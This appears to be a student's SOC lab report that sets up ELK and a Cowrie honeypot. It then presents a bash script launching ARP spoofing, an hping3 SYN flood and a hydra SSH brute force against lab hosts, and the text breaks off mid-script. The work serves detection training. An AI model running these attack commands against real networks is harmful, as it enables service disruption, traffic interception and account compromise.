Shadow Sentry

Student Name: Rachel Arumugam

School: CFC

Student Code: s11

Unit: CFC160924 (SOC)

Instructor: Tushar

Table Of Contents

Introduction

This project is to simulate a Security Operations Center (SOC) by installing and configuring the ELK stack (Elasticsearch, Logstash, and Kibana) and a honeypot server. Then feeding the logs of the honeypot server and other machines to the SIEM (security information and event management). Subsequently, developing penetration testing scripts of three different attacks to target the honeypot server. Lastly, monitoring and analyzing the logs and creating alerts based on these attacks.

Methodologies

1) Setting up SIEM

We first needed to deploy our ELK stack so we have a SIEM to send our logs to. In order to deploy ELK we need to install the 3 components of the ELK stack. The first was Elasticsearch.

```
tc@server:~$ wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /
usr/share/keyrings/elasticsearch-keyring.gpg_
```

```
tc@server:~$ echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg] https://artifacts.e
lastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list
```

```
tc@server:~$ sudo apt install elasticsearch
```

```
tc@server:~$ sudo systemctl daemon-reload
tc@server:~$ sudo systemctl enable elasticsearch.service
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/sys
tem/elasticsearch.service.
```

```
tc@server:~$ sudo systemctl start elasticsearch.service
tc@server:~$ _
```

There is no output if it starts successfully.

Then we updated the configurations and ensured the service was running.

```
#
# ---------------------------------- Network -----------------------------------
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: 192.168.94.130
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
```

```
tc@server:~$ sudo systemctl status elasticsearch.service
• elasticsearch.service - Elasticsearch
     Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-04-26 13:48:31 UTC; 12min ago
       Docs: https://www.elastic.co
```

Secondly, we needed to install Kibana.

```
tc@server:~$ sudo apt install kibana
```

```
tc@server:~$ sudo systemctl start kibana
tc@server:~$ sudo systemctl status kibana
```

We updated the Kibana config file as shown below.

```
 GNU nano 6.2                        /etc/nginx/sites-available/kibana *
server {
    listen 80;
    server_name localhost;
    location / {
        auth_basic "Restricted Access";
        auth_basic_user_file /etc/nginx/htpasswd.users;
        proxy_pass http://localhost:5601;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

The following step was to ensure the changes made are working well.

```
tc@server:~$ sudo ln -s /etc/nginx/sites-available/kibana /etc/nginx/sites-enabled/
tc@server:~$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
tc@server:~$ _
```

The last component to install is Logstash.

```
tc@server:~$ sudo apt install logstash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  logstash
```

We checked if it was running.

```
tc@server:~$ sudo systemctl enable logstash
Created symlink /etc/systemd/system/multi-user.target.wants/logstash.service → /lib/systemd/system/l
ogstash.service.
tc@server:~$ sudo systemctl start logstash
tc@server:~$ sudo systemctl status logstash
● logstash.service - logstash
     Loaded: loaded (/lib/systemd/system/logstash.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-04-26 15:22:52 UTC; 2ms ago
```

We updated the configuration of logstash.

```
  GNU nano 6.2                    /etc/logstash/conf.d/logstash.conf
input {
  beats {
    port => 5044
  }
}

filter {
   * Optional : Add filters here to process or transform the data
}

output {
  elasticsearch {
    hosts => ["localhost:9200"]
  }
  stdout {
    codec => rubydebug
  }
}
```

We updated the firewall.

```
tc@server:~$ sudo ufw allow 5044/tcp
Rules updated
Rules updated (v6)
```

```
    # ---------------------------- Elasticsearch Output ----------------------------
    #output.elasticsearch:
      # Array of hosts to connect to.
     # hosts: ["localhost:9200"]

      # Performance preset - one of "balanced", "throughput", "scale",
      # "latency", or "custom".
      preset: balanced

      # Protocol - either `http` (default) or `https`.
      #protocol: "https"

      # Authentication credentials - either API key or username/password.
      #api_key: "id:api_key"
      #username: "elastic"
      #password: "changeme"

    # ------------------------------ Logstash Output -------------------------------
    output.logstash:
      # The Logstash hosts
      hosts: ["localhost:5044"]

      # Optional SSL. By default is off.
      # List of root certificates for HTTPS server verifications
      #ssl.certificate_authorities: ["/etc/pki/root/ca.pem"]
```

2) Adding a Honeypot

Once all components of the ELK stack were up and running, we moved on to set up the honeypot. First we installed the necessary libraries.

```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo apt-get install git python3-pip python3-venv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind
```

We added a new user for the honeypot.

```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo adduser --disabled-password cowrie
info: Adding user `cowrie' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `cowrie' (1001) ...
info: Adding new user `cowrie' (1001) with group `cowrie (1001)' ...
info: Creating home directory `/home/cowrie' ...
info: Copying files from `/etc/skel' ...
Changing the user information for cowrie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
info: Adding new user `cowrie' to supplemental / extra groups `users' ...
info: Adding user `cowrie' to group `users' ...
```

We switched to the new user and cloned the honeypot from github.

```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo su - cowrie
┌──(cowrie㉿kali)-[~]
└─$ git clone http://github.com/cowrie/cowrie
Cloning into 'cowrie'...
warning: redirecting to https://github.com/cowrie/cowrie/
remote: Enumerating objects: 19040, done.
remote: Counting objects: 100% (185/185), done.
remote: Compressing objects: 100% (130/130), done.
remote: Total 19040 (delta 143), reused 55 (delta 55), pack-reused 18855 (from 3)
Receiving objects: 100% (19040/19040), 10.46 MiB | 15.35 MiB/s, done.
Resolving deltas: 100% (13379/13379), done.
```

We created a new environment for the honeypot.

```
┌──(cowrie㉿kali)-[~/cowrie]
└─$ python3 -m venv cowrie-env
```

We activated the honeypot server.



```
(cowrie-env)(cowrie㉿kali)-[~/cowrie]
$ python -m pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.13/site-packages (25.0.1)
Collecting pip
  Downloading pip-25.1-py3-none-any.whl.metadata (3.6 kB)
Downloading pip-25.1-py3-none-any.whl (1.8 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.8/1.8 MB 7.6 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 25.0.1
    Uninstalling pip-25.0.1:
      Successfully uninstalled pip-25.0.1
Successfully installed pip-25.1

(cowrie-env)(cowrie㉿kali)-[~/cowrie]
$ python -m pip install --upgrade -r requirements.txt
Collecting attrs==25.3.0 (from -r requirements.txt (line 1))
  Downloading attrs-25.3.0-py3-none-any.whl.metadata (10 kB)
Collecting bcrypt==4.3.0 (from -r requirements.txt (line 2))
  Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (10 kB)
Collecting cryptography==44.0.2 (from -r requirements.txt (line 3))
```

Once the honeypot server was running, we needed to send the logs to the ELK stack.

3) Sending Logs to ELK stack


For this stage, we needed to download the elastic agent client on the debian system.


First we accessed Kibana from a browser.




We headed to the integrations section and went to Auth0 and followed the guided steps.

SHADOW SENTRY - RACHEL ARUMUGAM




elastic
Find apps, content, and more.
Integrations
Auth0
Add integration
Cancel
Add Auth0 integration
Configure an integration for the selected agent policy.
1
Configure integration
Integration settings
Choose a name and description to help identify how this integration will be used.
Integration name
auth0-4
Description
Optional
Advanced options
Collect Auth0 log streams events via Webhooks
Change defaults
Collect Auth0 log events via API requests
Change defaults
2
Where to add this integration?



Add agent
Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.
Enroll in Fleet
Run standalone
1
Configure the agent
Copy this policy to the elastic-agent.yml on the host where the Elastic Agent is installed. Either use an existing API key and modify API_KEY in the outputs section of elastic-agent.yml or click the button below to generate a new one. Refer to Grant standalone Elastic Agents access to Elasticsearch for details.
API key created.
Remember to store this information in a safe place. It won't be displayed anymore after you continue.
pbjnhpYBXll6uuvOwM-I:P7IdyawGRvSnt3ogKG49-Q
Create API key
Copy to clipboard
Download policy
id: 3302589c-4d5a-4f3a-9d21-04654d564d35
revision: 2
outputs:
default:
type: elasticsearch
Close

```
┌──(kali㉿kali)-[~]
└─$ curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.15.5-linux-x86_64.tar.gz
tar xzvf elastic-agent-8.15.5-linux-x86_64.tar.gz
cd elastic-agent-8.15.5-linux-x86_64
sudo ./elastic-agent install
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  299M  100  299M    0     0  11.7M      0  0:00:25  0:00:25 --:--:-- 15.0M
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/elastic-agent
elastic-agent-8.15.5-linux-x86_64/LICENSE.txt
elastic-agent-8.15.5-linux-x86_64/.elastic-agent.active.commit
elastic-agent-8.15.5-linux-x86_64/otel_samples/
elastic-agent-8.15.5-linux-x86_64/otel_samples/logs_metrics_traces.yml
elastic-agent-8.15.5-linux-x86_64/otel_samples/platformlogs.yml
elastic-agent-8.15.5-linux-x86_64/otel_samples/platformlogs_hostmetrics.yml
elastic-agent-8.15.5-linux-x86_64/.build_hash.txt
elastic-agent-8.15.5-linux-x86_64/manifest.yaml
elastic-agent-8.15.5-linux-x86_64/elastic-agent.yml
elastic-agent-8.15.5-linux-x86_64/elastic-agent.reference.yml
elastic-agent-8.15.5-linux-x86_64/README.md
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/.build_hash.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/LICENSE.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/NOTICE.pf-elastic-collector.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/NOTICE.pf-elastic-symbolizer.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/NOTICE.pf-host-agent.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/NOTICE.txt
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/README.md
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/agentbeat
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/agentbeat.spec.yml
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/apm-server
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/apm-server.spec.yml
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/apm-server.yml
elastic-agent-8.15.5-linux-x86_64/data/elastic-agent-167260/components/bundle.tar.gz
```

After the installation was completed we ensured it was running.

```
┌──(kali㉿kali)-[~/elastic-agent-8.15.5-linux-x86_64]
└─$ sudo netstat -tapn | grep elastic
tcp        0      0 127.0.0.1:6791          0.0.0.0:*               LISTEN      25152/elastic-agent
tcp        0      0 127.0.0.1:6789          0.0.0.0:*               LISTEN      25152/elastic-agent
tcp        0      0 127.0.0.1:6789          127.0.0.1:55816         ESTABLISHED 25152/elastic-agent
tcp        0      0 127.0.0.1:6789          127.0.0.1:55790         ESTABLISHED 25152/elastic-agent
tcp        0      0 127.0.0.1:6789          127.0.0.1:55804         ESTABLISHED 25152/elastic-agent
tcp        0      0 127.0.0.1:6789          127.0.0.1:55792         ESTABLISHED 25152/elastic-agent
tcp        0      0 127.0.0.1:6791          127.0.0.1:42448         ESTABLISHED 25152/elastic-agent
```

We confirmed the machine was sending logs to the ELK stack.



4) Simulating attacks

We created this program to simulate the honeypot and other machines on the network getting attacked.

First the program asked the user to provide the IP range to scan and save them in a list. This was saved into a function as it will be used for all the attacks.

```
10
11  echo "Welcome! This service will give you options of 3 kinds of attacks."    #This introduces the user to the program.
12  echo "The tools used in this service are: nmap, shuf, wget, logger, hping3, hydra, arpspoof. Please ensure you have these tools before starting the service. Thanks :)"  #This lets the user know what tools the program needs to function.
13  echo "<- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - ->"
14  echo
15
16  #   As we needed the user input and choices the menu was created
17  #   Define an array of menu options
18  #       https://askubuntu.com/questions/1705/how-can-i-create-a-select-menu-in-a-shell-script
19  options=("ARP spoofing Attack" "DoS Attack" "BF Attack" "Random Attack" "Quit")
20
21      echo -n "[?] Please enter the IP range you want to scan (EG: 192.168.126.130-140 or 192.168.126/24): "
22      read RANGE
23      nmap $RANGE -sL | awk '{print $(NF)}' | tr -d '()' | grep ^[0-9]> .IPLIST
24
25  for ip_addr in $(cat .IPLIST)
26      do
27      echo $ip_addr
28      done
29      echo "These IP addressess will be saved into the list .IPLIST"
30      echo
```

```
└─$ bash shadow.sh
Welcome! This service will give you options of 3 kinds of attacks.
The tools used in this service are: nmap, shuf, wget, logger, hping3, hydra, arpspoof. Please ensure you have these tools before starting the service. Thanks
← - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - →

[?] Please enter the IP range you want to scan (EG: 192.168.126.130-140 or 192.168.126/24): 192.168.94.130-140
192.168.94.130
192.168.94.131
192.168.94.132
192.168.94.133
192.168.94.134
192.168.94.135
192.168.94.136
192.168.94.137
192.168.94.138
192.168.94.139
192.168.94.140
These IP addressess will be saved into the list .IPLIST

Now you may choose what attack to attempt!
We have these options:
(1) ARP spoofing Attack : This attack will send fake ARP messages to a victim's machine.
(2) Denial of Service Attack : This attack will flood the server of your choice via the port of your choice.
(3) Brtue Force Attack : This attack will attempt to log in to the SSH network of your choice.
(4) Randomly chose an attack from the above list.
(5) Quit

1) ARP spoofing Attack
2) DoS Attack
3) BF Attack
4) Random Attack
5) Quit

[?] What would you like to do? Please enter your choice:
```

Then the user will choose the attack.

```
31
32  #   Describing the options before the choice is given to the user.
33  echo "Now you may choose what attack to attempt!
34  We have these options:
35  (1) ARP spoofing Attack : This attack will send fake ARP messages to a victim's machine.
36  (2) Denial of Service Attack : This attack will flood the server of your choice via the port of your choice.
37  (3) Brtue Force Attack : This attack will attempt to log in to the SSH network of your choice.
38  (4) Randomly chose an attack from the above list.
39  (5) Quit "
40  echo
```

```
128
129  # This will be the first menu the user sees.
130  PS3="
131  [?] What would you like to do? Please enter your choice: "
132  select option in "${options[@]}"; do
133      case $option in
134          "ARP spoofing Attack")
135              arp_spoof_attack
136              break
137              ;;
138          "DoS Attack")
139              dos_attack
140              break
141              ;;
142          "BF Attack")
143              brute_force_attack
144              break
145              ;;
146          "Random Attack")
147              random_generator
148              break
149              ;;
150          "Quit")
151              echo "Thanks for using this service!"
152              exit
153              ;;
154          *)
155              echo "[!] Invalid option. Please try again later. Thank you."
156              exit
157              exit
158              ;;
159      esac
160  done
161  echo
162  echo
```

We attempted all three attacks. First is the ARP spoofing attack. We will be using the arpspoof command and using the inputs from the user for the target IP address and gateway IP address.

```
62  function arp_spoof_attack()
63  {
64      echo "This ARP spoofing attack will send fake ARP messages to your victim's machine."
65      #https://www.oreilly.com/library/view/learn-kali-linux/9781789611809/1bb735da-180c-4178-890f-b7026e8ea6ec.xhtml
66      #https://www.crowdstrike.com/en-us/cybersecurity-101/social-engineering/arp-spoofing/
67      pick_or_random_IP
68      echo "Please enter IP address of the gateway: "
69      read gateway_ip_add
70      echo "Now performing ARP spoofing attack."
71      sudo arpspoof -i eth0 -r -t $IP_choice $gateway_ip_add
72      echo "ARP spoofing attack done on $IP_choice ."
73      log_attack "ARP spoofing Attack on $IP_choice was executed on : [$(date "+%Y-%m-%d %H:%M:%S")]. "
74      echo "The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)"
75      echo "The logs have been tagged with logforattack to make it easier to pull up when needed."
76  }
```

We also have an option to attack a random IP from the list which was saved into a function as it can be used for all attacks in the script.

We used the shuf command to get a random choice.

```
#   Used the command shuf to get random input
#       https://www.geeksforgeeks.org/shuf-command-in-linux-with-examples/

function pick_or_random_IP()
{
    echo "[?] Would you like to (1) pick an IP to attack or (2) randomly attack an IP address from the list?"
    read user_IP_decision
    if [ $user_IP_decision = 2 ] ; then
    IP_choice=$(shuf -n 1 .IPLIST)
    echo $IP_choice
    else
    echo "[?] Please enter the IP address you would like to attack: "
    read IP_choice
    fi
}
```

```
[?] What would you like to do? Please enter your choice: 1
This ARP spoofing attack will send fake ARP messages to your victim's machine
[?] Would you like to (1) pick an IP to attack or (2) randomly attack an IP address from the list?
2
192.168.94.130
Please enter IP address of the gateway
192.168.94.1
Now performing ARP spoofing attack
0:c:29:af:5:36 0:c:29:75:54:c0 0806 42: arp reply 192.168.94.1 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:50:56:c0:0:8 0806 42: arp reply 192.168.94.130 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:c:29:75:54:c0 0806 42: arp reply 192.168.94.1 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:50:56:c0:0:8 0806 42: arp reply 192.168.94.130 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:c:29:75:54:c0 0806 42: arp reply 192.168.94.1 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:50:56:c0:0:8 0806 42: arp reply 192.168.94.130 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:c:29:75:54:c0 0806 42: arp reply 192.168.94.1 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:50:56:c0:0:8 0806 42: arp reply 192.168.94.130 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:c:29:75:54:c0 0806 42: arp reply 192.168.94.1 is-at 0:c:29:af:5:36
0:c:29:af:5:36 0:50:56:c0:0:8 0806 42: arp reply 192.168.94.130 is-at 0:c:29:af:5:36
```

Then the attack will be logged. This was also saved as a function as it will be needed for all attacks. We used the logger command to log the attacks.

```
function log_attack() {
    logger -t logforattack "$1"
}
```

```
ARP spoofing attack done on 192.168.94.130
The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)
The logs have been tagged with logforattack to make it easier to pull up when needed.


Thank you for using this service.
```

The second option in this program is the Denial of Service attack. We used the hping3 command with the IP address and port number chosen by the user.

```
function dos_attack()
{
    echo "This Denial of Service attack will flood the server of your choice via the port of your choice using Hping3."
    #https://www.hackercoolmagazine.com/beginners-guide-to-hping3/?srsltid=AfmBOoomaSWHgeR097dwmuS5FlqMkGST_n3f8aRaMUm5sDNDg_xbkjbH
    #https://medium.com/@rabbiyatabassum/denial-of-service-dos-attack-67755f5109b7
    pick_or_random_IP
    echo "Please enter the port number: "
    read port_choice
    echo "Now flooding the $IP_choice via $port_choice...This may take some time. Please take a well deserved break. Thanks for your patience. :)"
    sudo hping3 --flood -S $IP_choice -p $port_choice
    echo "DoS Attack done on $IP_choice via port $port_choice!"
    log_attack "DoS Attack on $IP_choice was executed on : [$(date "+%Y-%m-%d %H:%M:%S")]. "
    echo "The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)"
    echo "The logs have been tagged with logforattack to make it easier to pull up when needed."

}
```

```
[?] What would you like to do? Please enter your choice: 2
This Denial of Service attack will flood the server of your choice via the port of your choice using Hping3
[?] Would you like to (1) pick an IP to attack or (2) randomly attack an IP address from the list?
1
[?] Please enter the IP address you would like to attack:
192.168.94.130
Please enter the port number
22
Now flooding the 192.168.94.130 via 22 ... This may take some time. Please take a well deserved break. Thanks for your patience. :)
[sudo] password for kali:
HPING 192.168.94.130 (eth0 192.168.94.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
^C
--- 192.168.94.130 hping statistic ---
692804 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
DoS Attack done on 192.168.94.130 via port 22!
The location of log is: /var/log/syslog. (For some machines it can be saved at /var/log/messages or /var/log/user.log)
The logs have been tagged with logforattack to make it easier to pull up when needed.


Thank you for using this service.
```

Lastly, it is the Brute Force Attack. We used hydra and a password and user list from Daniel Miessler on GitHub.

```
function brute_force_attack()
{
    echo "This Brute Force Attack will attempt to log in to the SSH network of your choice using a default list."
    pick_or_random_IP
    echo "Proceeding to test weak passwords via SSH with Hydra."
    wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt -O password_list.txt > /dev/null 2>&1
